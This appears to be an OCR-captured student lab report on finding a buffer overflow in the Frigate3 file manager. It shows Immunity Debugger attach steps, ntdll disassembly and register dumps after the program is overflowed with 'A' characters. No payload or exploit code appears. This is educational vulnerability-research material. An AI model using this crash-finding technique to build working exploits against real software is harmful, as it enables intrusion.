rtl60              bpl
tb2k_d6            bpl
                   exe
                   exe
                   dll
                   dll
                   bpl
unacev2     dll
unins000    dat
unrar3      dll
vcl60       bpl
```

Find Computer

● Computer name: osZC0F3KOXUQsrMCTS0AA

○ IP Address: 0 . 0 . 0 . 0


.. <UP-DIR>

7,894.45 KB in 18 files


e C 33.45%

(no subject) - dhiman.18bcn7030@vitap.ac.in - VIT-AP University Mail - Google Chrome


10:06 AM
4/28/2021



Attach Debugger and analyse the address of various registers below


Immunity Debugger - [CPU]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Ma
Registers (FP
Find: [S
Attach
Cancel

PID	Name	Service	Listening	Window	Path
1804	taskhost			MCI command handling windo	C:\Windo
1852	Dwm			DWM Notification Window	C:\Windo
1884	Explorer			Start	C:\Windo
3424	Frigate3			The Tip of The Day	C:\Progr


Immunity Debugger - Frigate3.exe - [CPU - thread 00000B98, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assess


```
77A540E4   8B4424 04         MOV EAX,DWORD PTR SS:[ESP+4]
77A540E8   CC                INT3
77A540E9   C2 0400           RETN 4
77A540EC   CC                INT3
77A540ED   90                NOP
77A540EE   C3                RETN
77A540EF   90                NOP
77A540F0   CC                INT3
77A540F1   C3                RETN
77A540F2   90                NOP
77A540F3   90                NOP
77A540F4   90                NOP
77A540F5   90                NOP
77A540F6   90                NOP
77A540F7   90                NOP
77A540F8   57                PUSH EDI
77A540F9   8B7C24 0C         MOV EDI,DWORD PTR SS:[ESP+C]
77A540FD   8B5424 08         MOV EDX,DWORD PTR SS:[ESP+8]
77A54101   C702 00000000     MOV DWORD PTR DS:[EDX],0
77A54107   897A 04           MOV DWORD PTR DS:[EDX+4],EDI
77A5410A   0BFF              OR EDI,EDI
77A5410C   74 1E             JE SHORT ntdll.77A5412C
77A5410E   83C9 FF           OR ECX,FFFFFFFF
77A54111   33C0              XOR EAX,EAX
77A54113   F2:AE             REPNE SCAS BYTE PTR ES:[EDI]
77A54115   F7D1              NOT ECX
77A54117   81F9 FFFF0000     CMP ECX,0FFFF
77A5411D   76 05             JBE SHORT ntdll.77A54124
77A5411F   B9 FFFF0000       MOV ECX,0FFFF
77A54124   66:894A 02        MOV WORD PTR DS:[EDX+2],CX
77A54128   49                DEC ECX
77A54129   66:890A           MOV WORD PTR DS:[EDX],CX
77A5412C   5F                POP EDI
77A5412D   C2 0800           RETN 8
77A54130   57                PUSH EDI
77A54131   8B7C24 0C         MOV EDI,DWORD PTR SS:[ESP+C]
77A54135   8B5424 08         MOV EDX,DWORD PTR SS:[ESP+8]
77A54139   C702 00000000     MOV DWORD PTR DS:[EDX],0
77A5413F   897A 04           MOV DWORD PTR DS:[EDX+4],EDI
77A54142   0BFF              OR EDI,EDI
77A54144   74 1E             JE SHORT ntdll.77A54164
77A54146   83C9 FF           OR ECX,FFFFFFFF
77A54149   33C0              XOR EAX,EAX
77A5414B   F2:AE             REPNE SCAS BYTE PTR ES:[EDI]
77A5414D   F7D1              NOT ECX
77A5414F   81F9 FFFF0000     CMP ECX,0FFFF
77A54155   76 05             JBE SHORT ntdll.77A5415C
77A54157   B9 FFFF0000       MOV ECX,0FFFF
```

```
Registers (FPU)
EAX 7FFAC000
ECX 00000000
EDX 77ABF125 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 0699FF5C
EBP 0699FF88
ESI 00000000
EDI 00000000

EIP 77A540F1 ntdll.77A540F1

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFAC000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1
```


```
[06:16:06] Attached process paused at ntdll.DbgBreakPoint
```

Paused

Check for EIP Address




```
EIP 77A540F1 ntdll.77A540F1
```



```
77A540F0   CC               INT3
77A540F1   C3               RETN
77A540F2   90               NOP
```

Overflowing with A character



```
EAX 0012F2B4
ECX 00000000
EDX 90909090
EBX 0012F2B4
ESP 0012E278
EBP 0012F2D4
ESI 0012E28C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 04AD9A74 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EIP 40006834 rtl60.40006834
```